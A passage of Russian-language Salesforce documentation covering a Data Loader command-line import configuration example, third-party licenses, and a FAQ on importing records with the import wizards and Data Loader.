    <property name="configOverrideMap">
      <map>
        <entry key="sfdc.debugMessages" value="true"/>
        <entry key="sfdc.debugMessagesFile"
          value="C:\DLTest\Log\accountInsertSoapTrace.log"/>
        <entry key="sfdc.endpoint" value="https://servername.salesforce.com"/>
        <entry key="sfdc.username" value="admin@Org.org"/>
        <!--Password below has been encrypted using key file,
          therefore, it will not work without the key setting:
```

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,  
Performance Edition,  
Unlimited Edition,  
Developer Edition** и  
**Database.com Edition.**


```

        process.encryptedKeyFile.
        The password is not a valid encrypted value,
        please generate the real value using the encrypt.bat utility -->
<entry key="sfdc.password" value="e8a68b73992a7a54"/>
<entry key="process.encryptedKeyFile"
    value="C:\DLTest\Command Line\Config\key.txt"/>
<entry key="sfdc.timeoutSecs" value="600"/>
<entry key="sfdc.loadBatchSize" value="200"/>
<entry key="sfdc.entity" value="Account"/>
<entry key="process.operation" value="insert"/>
<entry key="process.mappingFile"
    value="C:\DLTest\Command Line\Config\accountInsertMap.sdl"/>
<entry key="dataAccess.name"
    value="C:\DLTest\In\insertAccounts.csv"/>
<entry key="process.outputSuccess"
    value="c:\DLTest\Log\accountInsert_success.csv"/>
<entry key="process.outputError"
    value="c:\DLTest\Log\accountInsert_error.csv"/>
<entry key="dataAccess.type" value="csvRead"/>
<entry key="process.initialLastRunDate"
    value="2005-12-01T00:00:00.000-0800"/>
    </map>
</property>
</bean>
</beans>

```

3. Измените указанные ниже параметры в файле `process-conf.xml`. Дополнительную информацию о параметрах конфигурации процессов см. в разделе «[Параметры конфигурации процессов Data Loader](#)» на странице 791.

- `sfdc.endpoint`: введите URL-адрес используемого экземпляра Salesforce (например, `https://na1.salesforce.com`).
- `sfdc.username`: введите имя пользователя, используемое приложением Data Loader для входа в систему.
- `sfdc.password`: введите значение зашифрованного пароля, созданного в действии 2.
- `process.mappingFile`: введите путь и имя файла сопоставления.
- `dataAccess.Name`: введите путь и имя файла данных, содержащего организации, которые подлежат импорту.
- `sfdc.debugMessages`: в настоящее время задано значение `true` («истина»). Введите значение `false` («ложь») после устранения возникших неисправностей и начала импорта.
- `sfdc.debugMessagesFile`: введите путь и имя файла для журнала командной строки.
- `process.outputSuccess`: введите путь и имя файла для журнала выполнения.
- `process.outputError`: введите путь и имя файла для журнала ошибок.

 **Внимание:** Рекомендуем быть особенно внимательными при редактировании файла `process-conf.xml` с помощью разных редакторов XML. Некоторые редакторы добавляют теги XML в начало и конец файла, инициализируя сбой импорта.

СМ. ТАКЖЕ:

[Действие 5. Импорт данных](#)



## Действие 5. Импорт данных

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |   |
|--|---|
| Для вставки записей:                                 | «Создание» для записей                    |
| Для обновления записей:                              | «Редактирование» для записей              |
| Для вставки записей с обновлением:                   | «Создание» и «Редактирование» для записей |
| Для удаления записей:                                | «Удаление» для записей                    |
| Для удаления записей без возможности восстановления: | «Удаление» для записи                     |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

 **Прим.:** Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Теперь приложение Data Loader может быть запущено из командной строки и использовано для вставки новых организаций.

1. Скопируйте указанную ниже строку в файл с именем `accountInsert.csv`. Данная строка содержит сведения об организации, подлежащие импорту.

```
Name, Industry, NumberOfEmployees
Dickenson plc, Consulting, 120
GenePoint, Biotechnology, 265
Express Logistics and Transport, Transportation, 12300
Grand Hotels & Resorts Ltd, Hospitality, 5600
```

2. Введите указанную ниже команду в окно ввода командной строки.

```
process.bat "<путь к файлу process-conf.xml>" <имя процесса>
```

- Замените <путь к файлу process-conf.xml> на путь к каталогу, содержащему файл `process-conf.xml`.
- Замените <имя процесса> на процесс, указанный в файле `process-conf.xml`.

Команда должна выглядеть примерно следующим образом:

```
process.bat "C:\DLTest\Command Line\Config" accountInsert
```

После запуска процесса в окне ввода командной строки отображаются сообщения о выполнении или ошибках. Также эти сведения доступны в файлах журнала: `insertAccounts_success.csv` и `insertAccounts_error.csv`. После успешного выполнения процесса файл `insertAccounts_success.csv` содержит импортированные записи, а также код и статус каждой записи. Дополнительную информацию о файлах состояния см. в разделе [«Проверка выходных файлов Data Loader»](#) на странице 786.

## Сторонние лицензии Data Loader

Ниже перечислены сторонние лицензии, предоставляемые пользователям при установке приложения Data Loader.

| Технология  | Номер версии | Лицензия  |
|---|--------------|---|
| Apache Jakarta Commons BeanUtils                  | 1.6          | <a href="http://www.apache.org/licenses/LICENSE-2.0">http://www.apache.org/licenses/LICENSE-2.0</a>               |
| Apache Commons Collections                        | 3.1          | <a href="http://www.apache.org/licenses/LICENSE-2.0">http://www.apache.org/licenses/LICENSE-2.0</a>               |
| Apache Commons Database Connection Pooling (DBCP) | 1.2.1        | <a href="http://www.apache.org/licenses/LICENSE-2.0">http://www.apache.org/licenses/LICENSE-2.0</a>               |
| Apache Commons Logging                            | 1.0.3        | <a href="http://www.apache.org/licenses/LICENSE-1.1">http://www.apache.org/licenses/LICENSE-1.1</a>               |
| Apache Commons Object Pooling Library             | 1.2          | <a href="http://www.apache.org/licenses/LICENSE-2.0">http://www.apache.org/licenses/LICENSE-2.0</a>               |
| Apache Log4j                                      | 1.2.8        | <a href="http://www.apache.org/licenses/LICENSE-2.0">http://www.apache.org/licenses/LICENSE-2.0</a>               |
| Eclipse SWT                                       | 3.452        | <a href="http://www.eclipse.org/legal/epl-v10.html">http://www.eclipse.org/legal/epl-v10.html</a>                 |
| OpenSymphony Quartz Enterprise Job Scheduler      | 1.5.1        | <a href="http://www.opensymphony.com/quartz/license.action">http://www.opensymphony.com/quartz/license.action</a> |
| Rhino JavaScript for Java                         | 1.6R2        | <a href="http://www.mozilla.org/MPL/MPL-1.1.txt">http://www.mozilla.org/MPL/MPL-1.1.txt</a>                       |
| Spring Framework                                  | 1.2.6        | <a href="http://www.apache.org/licenses/LICENSE-2.0.txt">http://www.apache.org/licenses/LICENSE-2.0.txt</a>       |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

 **Прим.:** Компания Salesforce не несет ответственность за доступность или содержимое сторонних веб-сайтов.

## Импорт. Вопросы и ответы

### Общие вопросы об импорте

- Можно ли выполнить пакетную загрузку данных в систему Salesforce?
- Следует ли синхронизировать Outlook или использовать мастера импорта для загрузки данных в систему Salesforce?
- Кто может использовать мастера импорта в моей организации?
- Какие полномочия требуются для импорта записей?
- Какие форматы файлов могут обрабатывать мастера импорта?
- Какие данные могут быть импортированы?
- Ограничивается ли размер моих импортируемых данных?
- Почему не удается выполнить вход в приложение Data Loader?

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии.

- Почему приложение Data Loader не поддерживает импорт специальных символов?
- Можно ли импортировать данные в настраиваемые поля?
- Можно ли импортировать данные в поля, отсутствующие в моем макете страницы?
- Можно ли импортировать данные в поле раскрывающегося списка при несовпадении значений?
- Можно ли удалить мои ошибочно импортированные данные?
- Как обновить записи с помощью мастера импорта данных?
- Почему приложение Data Loader неправильно импортирует поля дат?
- Что показывает очередь импорта?
- Как долго выполняется импорт файла?
- Почему может быть отложен импорт моего файла?
- Можно ли импортировать стоимости в разных валютах?
- Может ли служба поддержки помочь в импорте моих данных?
- Можно ли импортировать данные на нескольких языках?
- Как выполнить пакетное обновление записей?
- Как обновить поля с пустыми значениями?
- Что такое внешний код?

СМ. ТАКЖЕ:

[Импорт участников кампании](#)

## Можно ли выполнить пакетную загрузку данных в систему Salesforce?


В версиях Group, Professional, Performance, Unlimited, Enterprise и Developer Editions предусмотрен мастер импорта данных для организаций, контактов, интересов и настраиваемых объектов, поддерживающих пакетный импорт данных. Чтобы получить доступ, выберите пункт **«Управление данными»** в меню «Настройка». Кроме того, версии Performance Edition, Unlimited Edition, Enterprise Edition и Developer Edition предоставляют API-доступ, поддерживающий использование средств пакетной загрузки базы данных (например, Data Loader).

## Следует ли синхронизировать Outlook или использовать мастера импорта для загрузки данных в систему Salesforce?

Чтобы выбрать нужный способ загрузки данных в организацию Salesforce, воспользуйтесь указанными ниже рекомендациями.

- Чтобы выполнить одновременную загрузку организаций и контактов для нескольких пользователей, откройте мастер импорта данных и выберите пункт **«Организации и контакты»**.
- Чтобы загрузить контакты из любого приложения, кроме Microsoft Outlook, откройте мастер импорта данных и выберите пункт **«Организации и контакты»**.
- Чтобы синхронизировать контакты, организации и календарные события Outlook с системой Salesforce, рекомендуем использовать приложение Exchange Sync или Salesforce for Outlook для первоначальной синхронизации данных и всех последующих обновлений.
- Чтобы загрузить настраиваемые объекты, интересы и решения, откройте мастер импорта данных и выберите соответствующий объект для импорта данных типов записей в систему Salesforce. Вы не можете синхронизировать эти записи с помощью Exchange Sync или Salesforce for Outlook.

- Чтобы выполнить одновременную загрузку организаций-компаний и контактов для нескольких пользователей, откройте мастер импорта данных и выберите пункт **«Организации и контакты»**.
- Чтобы загрузить организации-лица, воспользуйтесь мастером «Импорт моих организаций-лиц».

 **Прим.:** Ниже перечислены ограничения, применяемые при импорте организаций-лиц.


- Универсальный мастер импорта данных не поддерживает организации-лица.
- Вы не можете передавать организации-лица с помощью Salesforce for Outlook.
- Контакты Outlook могут синхронизироваться с организациями-лицами Salesforce только при наличии организаций-лиц. (Синхронизация не инициирует преобразование контактов Outlook в организации-лица Salesforce.)

Дополнительную информацию об импорте организаций-лиц см. в разделе «Импорт моих организаций-лиц».

### Кто может использовать мастера импорта в моей организации?

Мастер «Импорт моих контактов» доступен всем пользователям организации. Версии Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition, поддерживающие организации-лица, предоставляют всем пользователям доступ к мастеру «Импорт моих организаций-лиц».

Только администратор может использовать общеорганизационный мастер импорта данных для импорта организаций, контактов, интересов, решений или настраиваемых объектов для нескольких пользователей одновременно. В Personal Edition мастер импорта данных отсутствует. В версии Contact Manager интересы и решения в мастере импорта данных отсутствуют. В версии Group Edition решения в мастере импорта данных отсутствуют.

 **Важное замечание:** Компания Salesforce заменила отдельные мастера импорта для организаций, контактов и других объектов универсальным мастером импорта данных. (Отдельные мастера импорта открываются посредством маленьких всплывающих окон, тогда как универсальный мастер открывается посредством полнофункционального обозревателя, адресная строка которого отображает компонент dataimporter.app.) Чтобы запустить универсальный мастер, введите строку *«Мастер импорта данных»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Мастер импорта данных»**. (Доступные параметры определяются предоставленными полномочиями.)

### Какие полномочия требуются для импорта записей?

#### Data Loader

Импорт записей посредством приложения Data Loader доступен только при наличии полномочия «Создание» для соответствующей записи.

#### Мастер импорта собственных записей

| Импортируемые записи | Требуемый доступ   |
|----------------------|--|
| Мои контакты         | «Импорт личных контактов»                                      |
| Мои организации-лица | «Создание» для организаций<br>И<br>«Чтение» для контактов<br>И |

**Импортируемые записи**

**Требуемый доступ**

«Импорт личных контактов»

И

Как минимум один тип записи организации-лица, доступный из профиля или наборов полномочий

Мастер импорта чужих записей

**Импортируемые записи**

**Требуемый доступ**

Организации и контакты моей организации

Администраторы

Пользователи с полномочием «Изменение всех данных»

Организации-лица моей организации

Любой пользователь с полномочием «Изменение всех данных»

Интересы моей организации

«Чтение», «Создание» и «Изменение» для интересов

И

«Import Leads»

Решения моей организации

Любой пользователь с полномочием «Импорт решений»

Настраиваемые объекты моей организации

Любой пользователь с полномочиями «Импорт настраиваемых объектов»

Мастер импорта для участников кампании

**Импортируемые записи**

**Требуемый доступ**

Новые участники кампании (Мастер импорта данных)

«Редактирование» для кампаний

И

Флажок «Пользователь Marketing», установленный на странице сведений о пользователе

И

«Импорт интересов»

Обновленные участники кампании (Мастер обновления кампаний)

«Редактирование» для кампаний

И


«Импорт интересов»

И

«Чтение» для контактов


**Импортируемые записи****Требуемый доступ**

Флажок «Пользователь Marketing», установленный на странице сведений о пользователе

 **Важное замечание:** Компания Salesforce заменила отдельные мастера импорта для организаций, контактов и других объектов универсальным мастером импорта данных. (Отдельные мастера импорта открываются посредством маленьких всплывающих окон, тогда как универсальный мастер открывается посредством полнофункционального обозревателя, адресная строка которого отображает компонент dataimporter.app.) Чтобы запустить универсальный мастер, введите строку «*Мастер импорта данных*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Мастер импорта данных**». (Доступные параметры определяются предоставленными полномочиями.)

**Какие форматы файлов могут обрабатывать мастера импорта?**

Контакты и организации-компании могут быть импортированы прямо из файла ACT! или Outlook, либо любого CSV-файла (например, GoldMine или Excel). Интересы, решения, настраиваемые объекты и организации-лица могут быть импортированы из любого CSV-файла.

 **Прим.:** Если региональные настройки не поддерживают использование запятых, воспользуйтесь символом табуляции или любым другим разделителем.

**Какие данные могут быть импортированы?**

Ниже перечислены записи, которые могут быть импортированы посредством мастеров импорта.

**Контакты и организации-компании**

Контакты и организации-компании импортируются с помощью мастера «Импорт моих контактов» и мастера импорта данных.

Кроме того, версии Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют импортировать примечания к контактам и организациям-компаниям.

**Организации-лица**

Мастер «Импорт моих организаций-лиц» в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяет импортировать собственные организации-лица. Чтобы импортировать организации-лица для нескольких пользователей, администраторы могут использовать мастер «Импорт организаций-лиц моей организации».

**Интересы**

В организациях, использующих версии Professional, Enterprise, Unlimited, Performance и Developer Edition, интересы следует импортировать с помощью мастера импорта данных.

**Решения**

В организациях с версиями Professional, Enterprise, Unlimited, Performance и Developer Edition для импорта решений следует использовать мастер импорта данных.

**Настраиваемые объекты**

В организациях с версиями Contact Manager, Group, Professional, Enterprise, Unlimited, Performance и Developer Edition для импорта настраиваемых объектов следует использовать мастер импорта данных.

В мастере импорта данных администраторы могут выполнять импорт для организаций, контактов, интересов, решений и настраиваемых объектов только в перечисленные поля, даже если поле является скрытым или доступно только для чтения в соответствующем макете страницы или в параметрах безопасности уровня поля. Данные могут быть

импортированы только в поля, доступные отдельным пользователям согласно макету страницы или параметрам безопасности поля.

Мастеры импорта для других записей недоступны.

**!** **Важное замечание:** Компания Salesforce заменила отдельные мастера импорта для организаций, контактов и других объектов универсальным мастером импорта данных. (Отдельные мастера импорта открываются посредством маленьких всплывающих окон, тогда как универсальный мастер открывается посредством полнофункционального обозревателя, адресная строка которого отображает компонент dataimporter.app.) Чтобы запустить универсальный мастер, введите строку «*Мастер импорта данных*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Мастер импорта данных**». (Доступные параметры определяются предоставленными полномочиями.)

### Ограничивается ли размер моих импортируемых данных?

Да. Размер файла импорта не должен превышать 100 Мб, а размер каждой записи в файле — 400 Кб. Кроме того, размер любого импортируемого примечания или описания не должен превышать 32 Кб. Описания, размер которых превышает 32 Кб, подлежат усечению.

Помимо ограничения по размеру файла импорта, размер импорта также зависит от общего объема хранилища организации. Обратите внимание, что размер файла импорта не соотносится напрямую с объемом хранилища, необходимым для данных записей. Например, файл импорта размером 50 Мб может добавить в систему Salesforce данные другого размера.

**!** **Важное замечание:** Компания Salesforce заменила отдельные мастера импорта для организаций, контактов и других объектов универсальным мастером импорта данных. (Отдельные мастера импорта открываются посредством маленьких всплывающих окон, тогда как универсальный мастер открывается посредством полнофункционального обозревателя, адресная строка которого отображает компонент dataimporter.app.) Чтобы запустить универсальный мастер, введите строку «*Мастер импорта данных*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Мастер импорта данных**». (Доступные параметры определяются предоставленными полномочиями.)

### Почему не удастся выполнить вход в приложение Data Loader?

Чтобы устранить ошибку входа в приложение Data Loader, выполните указанные ниже действия.

- Добавьте ключ безопасности в конец пароля, используемого для входа в приложение Data Loader.
- Чтобы заполнить поле `Server host` соответствующим сервером, откройте приложение Data Loader и выполните указанные ниже действия.
  1. Запустите приложение Data Loader.
  2. Последовательно выберите пункты **Settings > Settings**.
  3. Заполните поле `Server host` значением `https://имя_экземпляра.salesforce.com`, где *имя\_экземпляра* — это используемый экземпляр Salesforce.
  4. Чтобы сохранить параметры, нажмите кнопку «**ОК**».
- Чтобы определить наличие прокси-сервера, обратитесь к администратору. Если доступ к серверу осуществляется через прокси-сервер, настройте параметры приложения Data Loader. При наличии интерфейсов API, доступных через прокси-сервер, подключение интерфейсов API к системе Salesforce блокируется прокси-сервером; сведения об интерфейсах API не отображаются в разделе «Журнал входов».
- Чтобы проверить правильность параметров локального устройства, выполните вход посредством другого компьютера.

## Почему приложение **Data Loader** не поддерживает импорт специальных символов?

Импорт специальных символов (например, ö, ñ или é) не поддерживается приложением Data Loader в случае неправильной кодировки исходного файла данных. Чтобы гарантировать правильную кодировку файла, выполните указанные ниже действия.

1. Внесите любые изменения в исходный файл данных, сохраненный в формате XLS.
2. Сохраните копию файла Microsoft® Excel® как текстовый файл Юникод.
3. Откройте сохраненный текстовый файл Юникод в текстовом редакторе.
4. Выберите пункты **«Файл» > «Сохранить как»** и измените указанные ниже параметры файла.
  - Расширение имени файла: `.csv`
  - Тип файла: **«Все файлы»**
  - Кодировка: **UTF-8**
5. Нажмите кнопку **«Сохранить»** и закройте файл.



**Прим.:** Чтобы сохранить изменения, внесенные в кодировку, рекомендуем не открывать файл после сохранения параметров.

6. Импортируйте данные посредством приложения Data Loader и выберите созданный CSV-файл.

## Можно ли импортировать данные в настраиваемые поля?

Да. Администратор должен создать настраиваемые поля до выполнения импорта.

Записи, содержащие значение «1» в поле с флажком, импортируются как помеченные, тогда как записи, содержащие значение «0», импортируются как непомеченные.

СМ. ТАКЖЕ:

[Общие сведения об импорте](#)

## Можно ли импортировать данные в поля, отсутствующие в моем макете страницы?

Нет. Данные могут быть импортированы только в поля, доступные в макете страницы или согласно параметрам безопасности. Однако, единые мастера импорта организаций, контактов, интересов, решений и настраиваемых объектов позволяют администраторам импортировать данные в любые перечисленные поля, даже если поле скрыто или доступно только для чтения согласно макету страницы или параметрам безопасности.




**Важное замечание:** Компания Salesforce заменила отдельные мастера импорта для организаций, контактов и других объектов универсальным мастером импорта данных. (Отдельные мастера импорта открываются посредством маленьких всплывающих окон, тогда как универсальный мастер открывается посредством полнофункционального обозревателя, адресная строка которого отображает компонент dataimporter.app.) Чтобы запустить универсальный мастер, введите строку **«Мастер импорта данных»** в поле **«Быстрый поиск»** в меню **«Настройка»** и выберите пункт **«Мастер импорта данных»**. (Доступные параметры определяются предоставленными полномочиями.)

## Можно ли импортировать данные в поле раскрывающегося списка при несовпадении значений?

Рекомендуем импортировать данные в текущий раскрывающийся список, если раскрывающийся список полностью соответствует данным; точные значения могут не совпадать. Прежде чем импортировать новые значения раскрывающегося списка, мастер импорта отображает соответствующее предупреждение. Однако, мастера принимают любое значение



поля раскрывающегося списка, даже если значение не является предопределенным. По мере необходимости администратор может дополнять раскрывающийся список новыми значениями. Обратите внимание, что мастера импорта позволяют одновременно импортировать не более 100 новых значений раскрывающегося списка или раскрывающегося списка со множественным выбором для каждого поля.

 **Важное замечание:** Компания Salesforce заменила отдельные мастера импорта для организаций, контактов и других объектов универсальным мастером импорта данных. (Отдельные мастера импорта открываются посредством маленьких всплывающих окон, тогда как универсальный мастер открывается посредством полнофункционального обозревателя, адресная строка которого отображает компонент dataimporter.app.) Чтобы запустить универсальный мастер, введите строку «Мастер импорта данных» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Мастер импорта данных». (Доступные параметры определяются предоставленными полномочиями.)

### Можно ли удалить мои ошибочно импортированные данные?

Ваш администратор может в меню «Настройка» ввести «Пакетное удаление записей» в поле «Быстрый поиск», затем выбрать «Пакетное удаление записей», чтобы выполнить пакетное удаление организаций, контактов, интересов или решений, которые вы импортировали по ошибке. Настраиваемые объекты, импортированные по ошибке, недоступны для пакетного удаления.

Чтобы отменить организационные импорты, выполнение которых еще не началось, воспользуйтесь очередью импорта. Введите строку «Импорты» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Импорты». Очередь импорта недоступна в организациях Personal Edition.

### Как обновить записи с помощью мастера импорта данных?

Мастер импорта данных позволяет обновлять интересы, контакты или организации, при условии что код записи используется в качестве уникального идентификатора. Действия, описанные в данном разделе, не применяются к настраиваемым объектам.

 **Прим.:** Рекомендуем выполнять данные действия только администраторам Salesforce.

Прежде чем начать работу, подготовьте обновляемые данные.

1. Создайте табличный отчет по обновляемым записям, включая код записи и обновляемые поля.
2. Сохраните отчет в виде CSV-файла на рабочем компьютере.
3. Чтобы создать дополнительную версию CSV-файла и изменить нужные данные, нажмите кнопку «Сохранить как».
4. Нажмите кнопку «Сохранить».

Импортируйте CSV-файл обновленного отчета в систему Salesforce. Этапы импорта определяются обновляемыми записями.

#### Обновление интересов

1. В разделе «Настройка» введите «Мастер импорта данных» в поле «Быстрый поиск», выберите «Мастер импорта данных» и нажмите кнопку «Запустить мастер!».
2. Щелкните «Интересы».
3. Нажмите кнопку «Обновить имеющиеся записи».
4. Выберите тип совпадения «Код salesforce.com». Нажмите кнопку «Далее».
5. Установите флажок «Перезаписать текущие значения интереса».

6. Соотнесите поле «Код интереса» со столбцом локального файла «Код интереса». Повторите данное действие для других полей.
7. Просмотрите изменения и нажмите кнопку **«Импортировать!»**.

#### Обновление организаций или контактов

1. В разделе «Настройка» введите *«Мастер импорта данных»* в поле «Быстрый поиск», выберите **«Мастер импорта данных»** и нажмите кнопку **«Запустить мастер!»**.
2. Щелкните **«Организации и контакты»**.
3. Нажмите кнопку **«Обновить имеющиеся записи»**.
4. Выберите тип совпадения контактов **«Код salesforce.com»**. Тип совпадения организаций автоматически соответствует типу совпадения контактов. Нажмите кнопку **«Далее»**.
5. Соотнесите поле «Код контакта» со столбцом локального файла «Код контакта». Повторите данное действие для других полей контакта. Нажмите кнопку **«Далее»**.
6. Соотнесите поля телефона и адреса контакта. Нажмите кнопку **«Далее»**.
7. Установите флажок **«Перезаписать текущие значения организации»**. Соотнесите поле «Код организации» со столбцом локального файла «Код организации». Повторите данное действие для других полей организации.
8. Передайте тот CSV-файл, который вы импортируете.
9. Соотнесите дополнительные поля импорта и нажмите кнопку **«Далее»**.
10. Нажмите кнопку **«Импортировать!»**.

Мастер импорта данных сопоставляет коды записей, доступные в файле и в Salesforce, и обновляет соотнесенные поля.

СМ. ТАКЖЕ:

[Мастер импорта данных](#)

#### Почему приложение Data Loader неправильно импортирует поля дат?

Иногда поля дат, импортированные посредством приложения Data Loader, содержат неправильные значения, так как приложение Data Loader отображает дату из импортированного CSV-файла по Гринвичу. Если используется другой часовой пояс или автоматический переход на летнее время, то разница между датами может достигать одного дня.

Чтобы запретить приложению Data Loader отображать даты по Гринвичу, измените формат ячеек, содержащих даты.

1. Откройте CSV-файл в приложении Microsoft® Excel®.
2. Введите нужный часовой пояс в каждую ячейку, содержащую дату. Например, если ячейка содержит дату 9 июня 2011 года, а часовой пояс отличается от Гринвича на 8 часов, введите следующую строку: *9 июня 2011 8:00*. Данная строка отображается приложением Microsoft® Excel® следующим образом: *9/6/2011 8:00*.
3. Правой кнопкой мыши щелкните нужную ячейку и выберите пункт контекстного меню **«Формат ячеек...»**.
4. Выберите формат **«Число» > «Все форматы»**.
5. Введите *ggg-мм-ддВч:мм:ссZ* в поле «Тип». Например, значение ячейки *9/6/2011 8:00* должно отображаться следующим образом: *2011-06-09В08:00:00.00Z*.

### Что показывает очередь импорта?

Введите строку «*Импорты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Импорты**». В очереди импорта отображаются все необработанные файлы, которые вы передали с помощью мастера импорта данных в меню «Настройка». Пользователь может просмотреть время отправки, текущий статус и приблизительное время обработки каждого файла. Чтобы удалить файл импорта, обработка которого еще не началась, щелкните ссылку «**Удал.**». Очередь импорта недоступна в организациях Personal Edition.

**❗ Важное замечание:** Компания Salesforce заменила отдельные мастера импорта для организаций, контактов и других объектов универсальным мастером импорта данных. (Отдельные мастера импорта открываются посредством маленьких всплывающих окон, тогда как универсальный мастер открывается посредством полнофункционального обозревателя, адресная строка которого отображает компонент dataimporter.app.) Чтобы запустить универсальный мастер, введите строку «*Мастер импорта данных*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Мастер импорта данных**». (Доступные параметры определяются предоставленными полномочиями.)

### Как долго выполняется импорт файла?

Время выполнения импорта, инициированного отдельным пользователем, определяется размером данных, но в среднем составляет несколько минут.

Импорт файла, инициированный администратором, выполняется в асинхронном режиме, а по его завершении отправляется соответствующее электронное уведомление. Время выполнения асинхронного импорта варьируется от нескольких минут до 24 часов.

Администраторам всех версий, кроме Personal Edition, предоставляется доступ к очереди импорта, позволяющей просматривать текущий статус файлов импорта. Введите строку «*Импорты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Импорты**». Дополнительную информацию о сокращении времени выполнения импорта см. в разделе «[Общие сведения об импорте](#)» на странице 733.

**❗ Важное замечание:** Компания Salesforce заменила отдельные мастера импорта для организаций, контактов и других объектов универсальным мастером импорта данных. (Отдельные мастера импорта открываются посредством маленьких всплывающих окон, тогда как универсальный мастер открывается посредством полнофункционального обозревателя, адресная строка которого отображает компонент dataimporter.app.) Чтобы запустить универсальный мастер, введите строку «*Мастер импорта данных*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Мастер импорта данных**». (Доступные параметры определяются предоставленными полномочиями.)

### Почему может быть отложен импорт моего файла?

В целях управления объемом импортов и предоставления всем пользователям высокого уровня производительности файлы организационного импорта принимаются в асинхронном режиме. Другими словами, файл добавляется в управляемую очередь и дожидается наиболее удобного времени выполнения импорта (время нахождения файла в очереди не превышает 24 часов). По завершении импорта пользователю отправляется электронное уведомление.

### Можно ли импортировать стоимости в разных валютах?


Мультивалютные организации Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition могут импортировать стоимости в разных валютах посредством столбца «Код ISO валюты» в файле импорта.

### Может ли служба поддержки помочь в импорте моих данных?

Служба поддержки доступна организациям Group Edition, Contact Manager Edition, Professional Edition, Enterprise Edition, Unlimited Edition и Performance Edition на протяжении всего процесса импорта.

### Можно ли импортировать данные на нескольких языках?

Мастер импорта обрабатывает данные только на одном языке (язык пользователя, выполняющего импорт). Чтобы импортировать те же данные на других языках, повторите импорт для каждого дополнительного языка.

 **Важное замечание:** Компания Salesforce заменила отдельные мастера импорта для организаций, контактов и других объектов универсальным мастером импорта данных. (Отдельные мастера импорта открываются посредством маленьких всплывающих окон, тогда как универсальный мастер открывается посредством полнофункционального обозревателя, адресная строка которого отображает компонент dataimporter.app.) Чтобы запустить универсальный мастер, введите строку «Мастер импорта данных» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Мастер импорта данных». (Доступные параметры определяются предоставленными полномочиями.)

### Как выполнить пакетное обновление записей?

Чтобы обновить от 50 тысяч до 5 миллионов записей, воспользуйтесь приложением Data Loader.

Чтобы обновить более 5 миллионов записей, рекомендуем обратиться к партнеру Salesforce или воспользоваться соответствующим партнерским продуктом из каталога [App Exchange](#).

### Как обновить поля с пустыми значениями?

Чтобы заменить поля с нулевыми значениями, воспользуйтесь приложением Data Loader.

1. Чтобы запустить приложение Data Loader, последовательно выберите пункты «Пуск» > «Все программы» > «Salesforce» > «Data Loader» > «Data Loader».
2. Нажмите кнопку **Export** и выполните действия, предложенные мастером. По завершении нажмите кнопку **View Extraction**.
3. Чтобы просмотреть данные в приложении Excel, нажмите кнопку **Open in external program**. Очистите нужные поля.
4. Выберите пункты **Settings > Settings** в приложении Data Loader и установите флажок **Insert null values**. Чтобы сохранить параметры, нажмите кнопку «OK».
5. Чтобы выполнить повторный импорт данных, нажмите кнопку **Update** и выполните действия, предложенные мастером.

### Что такое внешний код?

Чтобы предотвратить создание повторяющихся записей в результате выполнения импорта, воспользуйтесь внешними кодами при импорте настраиваемых объектов, решений или организаций-лиц.

Внешний код — это настраиваемое поле с атрибутом «Внешний код», которое содержит уникальный идентификатор записи из системы, находящейся за пределами Salesforce. В данном случае мастер импорта выполняет поиск текущих записей в системе Salesforce, использующих такой же внешний код. Обратите внимание, что данная операция нечувствительна к регистру (например, запись «АБВ» сопоставляется с записью «абв»). Тем не менее, данное правило содержит исключение: если настраиваемое поле использует отдельный атрибут «Уникальное» и выбран тип сопоставления, чувствительный к регистру, то прописные и строчные буквы не считаются идентичными.

## Импорт участников кампании

- Почему существует два мастера импорта кампаний?
- Сколько участников кампании разрешено импортировать?
- Кто может импортировать участников кампании?
- Какой статус назначается участникам кампании?
- Как подготовить файл импорта кампаний?

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Почему существует два мастера импорта кампаний?

Чтобы воспользоваться мастером импорта кампаний, нажмите раскрывающуюся кнопку **«Управление участниками»** на любой странице сведений о кампании и щелкните ссылку **«Добавить участников — импорт файла»** или **«Обновить и добавить участников — импорт файла»**. Ниже перечислены доступные мастера.

- **Мастер импорта данных.** Чтобы открыть данный мастер, нажмите раскрывающуюся кнопку **«Управление участниками»** > **«Добавить участников — импорт файла»** > **«Интересы»** на странице сведений о кампании. Данный мастер предназначен для импорта интересов. Данный мастер позволяет импортировать список имен, создавать или обновлять интересы в системе, а также связывать эти интересы с кампанией.
